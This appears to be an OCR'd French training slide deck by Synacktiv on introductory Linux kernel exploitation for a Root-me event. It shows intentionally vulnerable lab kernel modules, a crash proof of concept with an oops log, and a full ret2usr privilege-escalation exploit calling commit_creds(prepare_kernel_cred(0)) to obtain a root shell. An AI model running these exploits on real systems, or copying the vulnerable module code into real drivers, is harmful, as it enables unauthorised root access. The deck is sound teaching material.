SYNACKTIV

Intro pwn kernel

Root-me

XX/XX/2024

Paul VIEL

Whoami


SYNACKTIV

- Paul Viel (Dvorhack)
- Reverser at Synacktiv
- CTF Player HackUTT, Hexagon, MadeInFrance, PwnStars

Synacktiv

SYNACKTIV

- Entreprise de cybersécurité offensive
- + de 160 ninjas
- Plusieurs pôles: Reverse, Pentest, Dev, CSIRT
- Sur 5 lieux: Paris, Rennes, Lyon, Toulouse et Lille



On Recrute !!


Plan

SYNACKTIV

- Qu'est-ce qu'un kernel ?
- Comment fonctionnel un module kernel ?
- Debug
- Démo
- Pour aller plus loin


Kernel: utilité

SYNACKTIV




Kernel: parties du kernel

SYNACKTIV



Kernel: où est-il ?


SYNACKTIV



Syscall

SYNACKTIV

source



Kernel

SYNACKTIV

Linux est open source !

Vérifiez vous même: https://elixir.bootlin.com/linux/latest/source

Module Kernel: c'est quoi

SYNACKTIV

- Ajout de fonctionnalité au kernel
- On peut le charger au runtime

Module Kernel: a quoi ça sert ?

SYNACKTIV

- Nouveau périphérique, filesystem, syscall, networks protocol ...
- Cheat jeu vidéo
- EDR
- Virtualisation

Module Kernel: à quoi ça ressemble ?

SYNACKTIV

- C'est un ELF
- Extension en `.ko`
- Ecrit en C (rust possible depuis Linux 6.1)
- Soumis aux vulnérabilités du C: BOF, Format string, Race condition, ...

Module Kernel: Comment on interragit avec ?

SYNACKTIV

Process code

```
int main(){

  char buf[100];

  int fd = open("/dev/mon_module", O_RDWR);

  strcpy(buf, "Bonjour module");
  write(fd, buf, strlen(buf));

  read(fd, buf, 10);
  puts(buf);

}
```

Module Code (char device)

```
static ssize_t module_read(...) {
  ...
}
static ssize_t module_write(...) {
  ...
}
static int __init my_module_init(void) {
  ...
}
static void __exit my_module_exit(void) {
}
module_init(my_module_init);
module_exit(my_module_exit);
```

Examples: Stack Bof

SYNACKTIV

- Module 1

```
static ssize_t mymodule_write(struct file *filp, const char __user *buffer, size_t len, loff_t *off) {
    int ret = 0;
    char local_buf[0x100];

    printk(KERN_INFO "[mymodule] in mymodule_write");

    ret = copy_from_user(local_buf, buffer, len);
    return ret;
}
```

- Make it crash
- Watch with GDB

PS: j'ai modifié le kernel pour que ça marche, venez me dm si vous voulez tester

Solution 1

SYNACKTIV

```
void main(){
  int fd = open("/dev/mymodule", O_RDWR);
  write(fd, main, 0x200);
}
```

Solution 1

SYNACKTIV

```
/ $ /tmp/mount/exploit
[    3.736841] [chall_1] in chall_1_write
[    3.737270] BUG: unable to handle page fault for address: ffffc900001c0000
[    3.737597] #PF: supervisor write access in kernel mode
[    3.737677] #PF: error_code(0x0002) - not-present page
[    3.737798] PGD 3800067 P4D 3800067 PUD 3912067 PMD 3913067 PTE 0
[    3.738070] Oops: 0002 [#1] PREEMPT SMP NOPTI
[    3.738279] CPU: 0 PID: 83 Comm: exploit Tainted: G           O       6.9.2 #9
[    3.738412] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debia
[    3.738616] RIP: 0010:memset_orig+0x33/0xb0
[    3.739196] Code: b6 ce 48 b8 01 01 01 01 01 01 01 01 48 0f af c1 41 89 f9 41 83 e1
[    3.739415] RSP: 0018:ffffc900001bfd50 EFLAGS: 00000203
[    3.739502] RAX: 0000000000000000 RBX: 00007ffdbb032ae0 RCX: 0000000000000008
[    3.739591] RDX: 0000000000000268 RSI: 0000000000000000 RDI: ffffc900001c0000
[    3.739676] RBP: 0000000000000500 R08: ffffc900001bfd68 R09: 0000000000000000
[    3.739760] R10: ffffc900001c0000 R11: ffffffff82a58a40 R12: ffff888003b6d800
[    3.739847] R13: 00007ffdbb032ae0 R14: ffffc900001bff10 R15: ffff8880042e2ac0
[    3.739963] FS:  000000002ee2e380(0000) GS:ffff88800f800000(0000) knlGS:000000000000
[    3.740106] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[    3.740183] CR2: ffffc900001c0000 CR3: 00000000042f0000 CR4: 00000000000006f0
[    3.740328] Call Trace:
[    3.740732]  <TASK>
[    3.740883]  ? __die+0x1e/0x60
[    3.740958]  ? page_fault_oops+0x16b/0x450
[    3.741016]  ? search_extable+0x26/0x30
[    3.741064]  ? memset_orig+0x33/0xb0
[    3.741111]  ? search_module_extables+0x14/0x50
[    3.741171]  ? exc_page_fault+0xab/0x150
[    3.741220]  ? asm_exc_page_fault+0x26/0x30
[    3.741282]  ? memset_orig+0x33/0xb0
[    3.741327]  _copy_from_user+0x60/0x70
[    3.741408]  chall_1_write+0x3d/0x50 [module1]
```

Examples: ioctl

SYNACKTIV

- Module 2 (No SMEP, no SMAP, no PTI, no KASLR)

```
static ssize_t chall_2_ioctl(struct file *filp, unsigned int code, unsigned long data) {
    switch(code){
        case 0xbabe:
            function = (unsigned long (*)(void)) data;
            function();
        break;

    }
    return ret;
}
```


- Get a root shell

PS: j'ai modifié le kernel pour que ça marche, venez me dm si vous voulez tester

Solution 2

```c
struct task_struct {
  int pid;
  long stack_canary;
  struct task_struct *parent;
  struct cred *creds;
  /* ... */
}

struct cred {
  int uid;
  int gid;
  int euid;
  int egid;
  /* ... */
}
```




```c
struct cred *prepare_kernel_cred(struct task_struct *);
int commit_creds(struct cred *);
```

Solution 2

SYNACKTIV

```c
// gcc -static -no-pie exploit.c

void *(*prepare_kernel_cred)(int) = 0xffffffff810b9ef0;
void (*commit_creds)(void *) = 0xffffffff810b9c60;

void shellcode(){
    commit_creds(prepare_kernel_cred(0));
}

int main(){
    char buf[100];
    int fd = open("/dev/chall2", O_RDWR);

    ioctl(fd, 0xbabe, shellcode);
    system("/bin/sh");
}
```

Solution 2

SYNACKTIV

```
/ $ whoami
user
/ $ /tmp/mount/exploit
Executing ioctl
Uid = 0
Opening shell
/ # whoami
root
```

Pour aller plus loin

SYNACKTIV

- Protections: KASLR, SMEP, SMAP
- ROPchain: ret2usr, ret2dir
- Protections vuln hardware: KPTI (spectre & meltdown)

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com